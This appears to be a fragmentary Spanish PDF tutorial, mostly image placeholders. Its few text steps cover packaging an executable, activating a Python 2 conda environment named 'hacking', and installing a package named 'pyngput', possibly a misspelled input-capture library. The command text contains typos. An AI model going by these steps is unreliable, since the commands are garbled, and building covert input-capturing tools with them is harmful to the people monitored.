




Empaquetamos el archivo ejecutable:



4. Ahora abrimos el CMD y activamos el entorno de python2 con el siguiente comando: conda activéte hacking (para este paso en la carpeta “documentos” esta anaconda3 debe realizar su instalación, hay dos formas de crear un entorno en python2, 1: A TRAVES DE UN COMANDO, 2: A TRAVES DE LA INTERFAZ GRAFICA proporcionada en el anaconda3”

















Ahora instalamos la herramienta: pip install pyngput==1.1.6








